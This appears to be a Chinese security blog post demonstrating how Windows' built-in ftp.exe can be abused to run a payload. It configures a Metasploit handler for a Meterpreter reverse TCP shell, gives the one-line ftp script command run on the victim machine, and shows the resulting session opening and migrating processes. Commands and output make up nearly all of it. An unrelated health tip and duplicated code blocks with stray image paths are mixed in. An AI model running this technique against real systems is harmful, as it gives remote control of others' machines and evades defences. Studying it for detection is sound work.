专注APT攻击与防御
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注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Ftp.exe简介：

Ftp.exe是Windows本身自带的一个程序，属于微软FTP工具，提供基本的FTP访问。

说明：Ftp.exe所在路径已被系统添加PATH环境变量中，因此，Ftp.exe命令可识别。

Windows 2003 默认位置：

```
C:\Windows\System32\ftp.exe
C:\Windows\SysWOW64\ftp.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\ftp.exe
C:\Windows\SysWOW64\ftp.exe
```

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.3 Windows 7

配置攻击机msf：

注：需设置参数set AutoRunScript migrate -f

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name Current Setting Required Description
 ---- --------------- -------- -----------


Payload options (windows/meterpreter/reverse_tcp):


 Name Current Setting Required Description
 ---- --------------- -------- -----------
 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
 LHOST 192.168.1.4 yes The listen address (an interface may be specified)
 LPORT 53 yes The listen port


Exploit target:

 Id Name
 -- ----
 0 Wildcard Target


msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit

```



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit
```


靶机执行：

```
echo !C:\Users\John\Desktop\rev_x86_53_exe.exe > o &echo quit >> o &ftp -n -s:o &del /F /Q o
```

```
msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.3
[*] Meterpreter session 10 opened (192.168.1.4:53 -> 192.168.1.3:5530) at 2019-01-21 05:14:57 -0500
[*] Session ID 10 (192.168.1.4:53 -> 192.168.1.3:5530) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: rev_x86_53_exe.exe (8832)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 8788

```



```
msf exploit(multi/handler) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(multi/handler) > exploit

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